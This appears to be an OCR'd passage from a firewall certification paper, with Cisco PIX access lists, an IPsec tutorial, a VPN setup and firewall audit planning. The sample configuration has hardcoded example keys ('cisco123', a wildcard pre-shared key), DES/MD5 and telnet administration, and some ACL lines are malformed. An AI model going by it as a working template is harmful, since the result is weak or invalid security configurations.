static (screened, outside) 120.100.100.4 web-proxy
static (screened, outside) 120.100.100.5 public-dns
static (screened, outside) 120.100.100.6 mail-relay

Access-list for the outside interface

Configure the access list to restrict traffic going to the servers in the screened subnet.

access-list acl-out permit tcp any host web-proxy eq 80
access-list acl-out permit tcp any host web-proxy eq 443
access-list acl-out permit tcp any host public-dns eq 53
access-list acl-out permit udp any host public-dns eq 53
access-list acl-out permit tcp any host mail-relay eq 25

Configure the access list to permit IPSEC connections.

access-list acl-out permit udp any host 120.100.100.2 eq 500
access-list acl-out permit esp any host 120.100.100.2

Allow syslog packets from the border router.

access-list acl-out permit udp host 120.100.100.1 host 192.168.101.67 eq 514

Configure the access list to permit SSH traffic from the border router to the administrator's workstation IP address.

access-list acl-out permit tcp host 120.100.100.1 host 192.168.100.1 eq 22

Deny everything else.

access-list acl-out deny ip any any log-input

Apply access-list acl-out to the outside interface.

access-group acl-out in interface outside

Access-list for the screened subnet

Permit DNS traffic.

access-list screened-out permit udp host public-dns any eq 53
access-list screened -out permit tcp host public-dns any eq 53

Permit the mail relay to talk to the internal mail server and any outside mail server.

access-list screened-out permit tcp host mail-relay host 192.168.101.65 eq 25
access-list screened-out permit tcp host mail-relay any eq 25

Permit the web-proxy to talk to the internal web server and any clients on the outside network.

access-list screened -out permit tcp host web-proxy host 192.168.102.65 any eq 443
access-list screened-out permit tcp host web-proxy any eq 80
access-list screened-out permit tcp host web-proxy any eq 443

Permit syslog traffic to the internal syslog server.

access-list screened-out permit udp any host 192.168.101.67 eq 514

Apply access list screened-out to the screened interface.

access-group screened-out in interface screened

Access-list for the inside

Permit the system admin access to the servers on the screened subnet using telnet.

access-list inside-out permit ip host 192.168.100.1 192.168.104.0 255.255.255.0 eq 23

Permit the system admin access to the border router using SSH for administrative duties..

access-list inside-out permit ip host 192.168.100.1 120.100.100.2 eq 22

Permit the inside mail server and mail server admin access to the mail-relay.

access-list inside-out permit tcp host 192.168.101.65 host mail-relay eq 25
access-list inside-out permit ip host 192.168.100.2 host mail-relay

Permit the internal web server and the web admin access to the web-proxy.

access-list inside-out permit tcp host 192.168.102.65 host web-proxy eq 443
access-list inside-out permit ip host 192.168.100.1 host web-proxy

Permit the back-end web server to communicate with Verisgns web server via SSL. A.B.C.D = Verisigns web server IP address.

access-list inside-out permit tcp host 192.168.102.65 host a.b.c.d eq 443

Permit internal DNS server to talk to the external DNS server.

access-list inside-out permit udp host 192.168.101.70 public-dns eq 53
access-list inside-out permit tcp host 192.168.101.70 public-dns eq 53

Permit radius traffic to the Pix outside interface.

access-list inside-out permit udp host 192.168.101.69 host 120.100.100.2 range 1645 1646

Deny users on the 192.168.100.0 segment access to the screened subnet.

access-list inside-out deny ip 192.168.100.0 255.255.255.0 192.168.104.0 255.255.255.0

Permit users on the internal network to access the web services on the Internet. The Pix IOS access lists do not support wildcard masks.

access-list inside-out permit ip 192.168.100.0 255.255.255.0 eq 80

Deny everything else.

access-list inside-out deny ip any any log-input

Apply the access list to the inside interface.

access-group inside-out in interface inside

IPSEC VPN Configuration Tutorial

IPSec consists of the following two main protocols:

Authentication Header (AH) provides data authentication and integrity for IP packets passed between two systems. It is a means of verifying any message passed from device A to B has not been modified during transit. All text is transported in the clear. AH does not provide data confidentiality (encryption) of packets.

Encapsulating Security Payload (ESP) is a security protocol used to provide confidentiality (encryption), data origin authentication, integrity, and optional anti-replay service. ESP provides confidentiality by performing encryption at the IP packet layer. All ESP traffic is encrypted between device A and B.

IPSec can be broken down into five main steps. The five steps are summarized as follows:

Step 1
Interesting traffic (traffic in this design defined by an access list) initiates the IPSec process. Extended access-list permit statements define interesting traffic. Interesting traffic is sent encrypted and extended access-list deny statements define traffic to be sent unencrypted.

Step 2

IKE phase one. IKE authenticates IPSec peers and negotiates IKE SAs during this phase, setting up a secure communications channel for negotiating IPSec SAs in phase two.

The purpose of IKE phase one is to negotiate IKE policy sets, authenticate the peers, and set up a secure channel between the peers. There are two IKE phase one modes: main mode and aggressive mode.

Main mode has three two-way exchanges between the initiator and receiver: During the first exchange algorithms and hashes used to secure IKE

communications are negotiated and agreed upon between the two peers.

The second exchange uses a Diffie-Hellman algorithm to generate shared secret keys, and to pass nonces. Nonces are random numbers sent to the other party, signed and returned to prove their identity. The shared secret key is used to generate all the other encryption and authentication keys.

The third exchange verifies the other peers identity and then authenticate the remote peer. The main outcome of main mode is a secure communications path for subsequent exchanges between the peers.

In the aggressive mode, fewer exchanges are done. During the first exchange the following occur, the IKE policy set negotiation, the Diffie-Hellman public key generation, a nonce is generated which the other party signs, and an identity packet is used to verify their identity via a third party. The receiver sends everything back that is needed to complete the exchange. The only thing left is for the initiator to confirm the exchange.

Diffie-Hellman key exchange is a public key encryption method that provides a way for two peers to establish a shared secret key over insecure communications path. With Diffie-Hellman, there are several different Diffie-Hellman algorithms, or groups defined, Diffie-Hellman groups 1-7. A group number defines and an algorithm and unique values. For instance, group 1 defines a MODP algorithm with a 768 bit prime number. Group 2 defines a MODP algorithm with a 1024 bit prime number. During IKE phase 1, the group is negotiated between peers. Only group 1 and 2 are supported on Cisco VPN devices.

Once the group negotiations are completed, the shared secret key is calculated, SKEYID. The shared secret key, SKEYID, is used in the derivation of three other keys, SKEYID_a, SKEYID_e, and SKEYID_d. Each key has a separate purpose. SKEYID_a is the keying material used during the authentication process. SKEYID_e key is the keying material used in the encryption process. SKEY_d is keying material used to derive keys for non-ISAKMP Security associations. All four keys are calculated during IKE phase 1.

When conducting business over the Internet, it is necessary to know who is at the other end of the tunnel. The device on the other end of the VPN tunnel must be authenticated before the communications path is considered secure. The last exchange of IKE phase one is used to authenticate the remote peer.
There are three data origin authentication methods:
• Pre-shared Keys – A secret key value entered into each peer manually used to authenticate the peer.
• RSA Signatures – Use the exchange of digital certificates to authenticate the peers

• RSA Encrypted Nonces – Nonces are a random number generated by each peer wich are encrypted then exchanged between peers. The two nonces are used during peer authentication process.

Step 3
IKE phase two. IKE negotiates IPSec SA parameters and sets up matching IPSec SAs in both peers. These security parameters are used to protect data and messages exchanged between endpoints.

The purpose of IKE phase two is to negotiate the IPSec security parameters used to secure the IPSec tunnel. IKE phase two performs the following functions:
• Negotiates IPSec security parameters, IPSec transform sets.
• Establishes IPSec security associations.
• Periodically renegotiates IPSec SAs to ensure security.
• Optionally performs an additional Diffie-Hellman exchange.

IKE phase 2 has one mode, called quick mode. Quick mode occurs after IKE has established the secure tunnel in phase one. It negotiates a shared IPSec transform, derives shared secret keying material used for the IPSec security algorithms, and establishes IPSec SAs. Quick mode exchanges nonces that are used to generate new shared secret key material and prevent replay attacks from generating bogus SAs.
Quick mode is also used to renegotiate a new IPSec SA when the IPSec SA lifetime expires

The purpose of IKE phase two is to establish a secure IPSec session between endpoints. Before that can happen, each pair of endpoints negotiates the level of security required for the session. Rather than negotiate each protocol individually, the protocols are grouped into sets called an IPSec transform set.

"A transform set specifies one or two IPSec security protocols (either ESP or AH or both) and specifies which algorithms to use with the selected security protocol. During the IPSec security association negotiation, the peers agree to use a particular transform set when protecting a particular data flow."[8]

IPSec transform sets are exchanged between peers during Quick mode. If a match is found between sets, IPSec session establishment continues. If a match is not found, the session is torn down.

If Host A sends IPSec transform set 10 and 20 to Host B and Host B compares its set, transform set 10, with those received from Host A there is a match. Host A's transform set 20 matches Host B's transform set 10. These encryption and authentication algorithms form a security association (SA).

Once a transform set is agreed upon between peers, each VPN peer device saves the information. The information includes the encryption and authentication

[8] http://www.cisco.com/en/US/products/sw/secursw/ps2120/products_command_reference_chapter09186a00801727a6.html#1026972

algorithm, peer address, transport mode, key lifetime, and so on. This information is referred to as the security association (SA) The VPN device then indexes the SA with a number, a Security Parameter Index (SPI). Rather than send the individual parameters of the SA across the tunnel, the peer will insert the SPI into the ESP header. When the IPSec peer receives the packet, it looks up the destination address and SPI in its database, and then processes the packet according to the protocols listed under the SPI.
The IPSec SA is a compilation of the peer address, SPI number, encryption and authentication algorithms, mode, and key lifetime.

Like passwords on your company PC, the longer you keep it, the more vulnerable it becomes. The same thing is true of keys and security associations (SA). For good security, the SA and keys should be changed periodically. There are two SA parameters, lifetime type and duration. The first parameter is lifetime type. How is the lifetime measured? Is it measured by the number bytes transmitted or the amount of time transpired? The second parameter is the unit of measure, kilobytes of data or seconds of time. Some examples are as follows: lifetime based on 10,000 kilobytes of data transmitted or 28800 seconds of time expired. The keys and SA's remain active until their lifetime expires or until some external event happens causing them to be deleted.

To change a global lifetime for IPSec security associations, use one or more of the following commands in global configuration mode:

Command	Purpose
`Router(config)# crypto ipsec security-association lifetime seconds` *seconds*	Changes the global "timed" lifetime for IPSec SAs. This command causes the security association to time out after the specified number of seconds have passed.
`Router(config)# crypto ipsec security-association lifetime kilobytes` *kilobytes*	Changes the global "traffic-volume" lifetime for IPSec SAs. This command causes the security association to time out after the specified amount of traffic (in kilobytes) have passed through the IPSec "tunnel" using the security association.

9

9

http://www.cisco.com/en/US/products/sw/iosswrel/ps1835/products_configuration_guide_chapter09186a00800ca7b1.html#1001036

Step 4
Data transfer. Data is transferred between IPSec peers based on the IPSec parameters and keys stored in the SA database.

After IKE phase two is complete and quick mode has established IPSec SAs, traffic is exchanged between Host A and B via a secure tunnel. Interesting traffic is encrypted and decrypted using the encryption specified in the IPSec SA.

Step 5
IPSec tunnel termination. IPSec SAs terminate through deletion or by timing out. A SA can time out when a specified number of seconds have elapsed or when a specified number of bytes have passed through the tunnel. When the SAs terminate, the keys are also discarded. When subsequent IPSec SAs are needed for a flow, IKE performs a new phase two and, if necessary, a new phase one negotiation. A successful negotiation results in new SAs and new keys. New SAs are established before the existing SAs expire, so that a given flow can continue uninterrupted

The PIX Firewall Configuration

Create an access list to avoid NAT on IPsec packets.

access-list 111 permit ip 192.168.15.0 255.255.255.0 192.168.101.0 255.255.255.0

Create a pool of IP addresses to be used by the remote clients.

ip local pool ippool 192.168.15.1-192.168.15.100

Configure the Pix to set an IP address for each host.

crypto map mymap client configuration address initiate

Bind access list 111 to NAT 0 to avoid NAT on IPsec packets.

nat (inside) 0 access-list 111

Establish the AAA parameters.

aaa-server tacacs+ protocol tacacs+

aaa-server radius protocol radius

aaa-server remoteaccess protocol radius

aaa-server remoteaccess host 192.168.101.69 cisco123 timeout 5

Create a transform set for ESP and triple DES then ESP, SHA and HMAC. Then create a transform set for ESP and DES then ESP, SHA and HMAC. The transform sets indicates how the traffic will be protected.

crypto ipsec transform-set t1 esp-3des esp-sha-hmac mode transport

crypto ipsec transform-set t2 esp-des esp-sha-hmac mode transport

Create a dynamic crypto map statement and specify which transform sets are allowed.

crypto dynamic-map dynmap 10 set transform-set t1 t2

Add the dynamic crypto map into the static crypto map. .

crypto map mymap 10 ipsec-isakmp dynamic dynmap

Enable the extended authentication feature.

crypto map mymap client authentication remoteaccess

Configure the outside interface with the crypto map statement.

crypto map mymap interface outside

Configure the IKE Policy.

isakmp enable dmz
isakmp identity address
isakmp policy 10 authentication pre-share
isakmp policy 10 encryption 3des
isakmp policy 10 hash md5
isakmp policy 10 group 2
isakmp policy 10 lifetime 86400
isakmp key cisco1234 address 0.0.0.0 netmask 0.0.0.0

The following configuration is for the VPN clients. This information is pushed to the clients after a successful domain authentication.


vpngroup vpnremote address-pool ippool
vpngroup vpnremote dns-server 192.168.101.70
vpngroup vpnremote default-domain giac.com
vpngroup vpnremote idle-time 1800
vpngroup vpnremote password ********

Configure the firewall to permit IPsec traffic.


sysopt connection permit-ipsec


Configure the client software.

Open the VPN Client software and click new to create a new connection.




Assign a name to the connection entry.






Enter the public IP address of the pix shown above.


Enter the group access information and the group password.



Click on finish to save the profile in the registry.



Click on connect to connect to the Pix firewall VPN gateway.



ASSIGNMENT 3 Verify the Firewall Policy

Planning the Audit

The primary firewall rule set will audited by an external 3rd party managed security services consulting agency. The audit is being performed for several reasons. The first is to establish a security baseline that will show the level of risk. Next is to ensure that the firewall policy has been implemented correctly and that the policy correctly addresses security exposures. There are also legality concerns associated with investor protection.

GIAC has solicited three managed security services consulting agencies for bids on the audit. Meetings with the three agencies have been planned to discuss the scope of the audit as well as our expectations from the audit. Topics of discussion are restrictions that might be imposed on the audit and expectations such as the handling of GIAC Corporate sensitive information. Each of the three agencies have been asked to submit a statement of work (SOW)[10] detailing the scope of the audit, methods for auditing the firewall and what is to be included on the report analyzing the audit results.


Careful review of the submitted statement of work documents and references provided by the three agencies has concluded with Networking-Computers Corporation receiving the contract. Compensation and payment terms for the audit have been negotiated at $250.00 per hour at an estimated 20 hours for completion of the audit and report creation. Payment is to be made within 30 days of receiving the analysis report. A written letter of permission authorizing the audit as well as documents such as the security policy, network diagrams, necessary passwords have been provided for the audit.

Networking-Computers has been asked to conduct the audit onsite starting at 8 P.M on a Saturday. Saturday is typically considered a non-business day for our partners and E-commerce traffic historically drops of during this period making these hours a good time to conduct the audit. Although interruptions are estimated to be minimal, a GIAC tech support employee will be on site to assist with any requests and to fix any problems that might arise from the audit. Notification via e-mail has been sent to employees, partners and suppliers about the possibility of a service interruption, technical support contact information has been provided.

The audit itself will be conducted with the following tools. Nmap[11] will be utilized to verify the Pix firewall rule set by scanning for ports in the listening and

[10] Fennely, Carole "Watching the Watchers" Information Security March 2003 66-73
[11] http://www.insecure.org/nmap/

filtering state on each of the network segments. Network Associates Sniffer Distributed[12] protocol analyzer will be used to capture traffic on the network segment being scanned. The basic setup is shown in the following diagram.




In order to capture all the relevant traffic going to the network segment being scanned we will need to set a span on the catalyst switch trunk port. The command to accomplish that is listed below.

[12] http://www.sniffer.com/products/dssrmon-analysis/default.asp?A=1

Console> (enable) **set span 1/1 2/1**
Enabled monitoring of Port 1/1 transmit/receive traffic by Port 2/1
Console> (enable) **show span**
Destination : Port 2/1
Admin Source : Port 1/1
Oper Source : Port 1/1
Direction : transmit/receive
Incoming Packets: disabled

Module 2 port 1 is the port that the Sniffer Distributive Appliance is plugged into. The appliance stores the capture, which is then later viewed on the sniffer console.

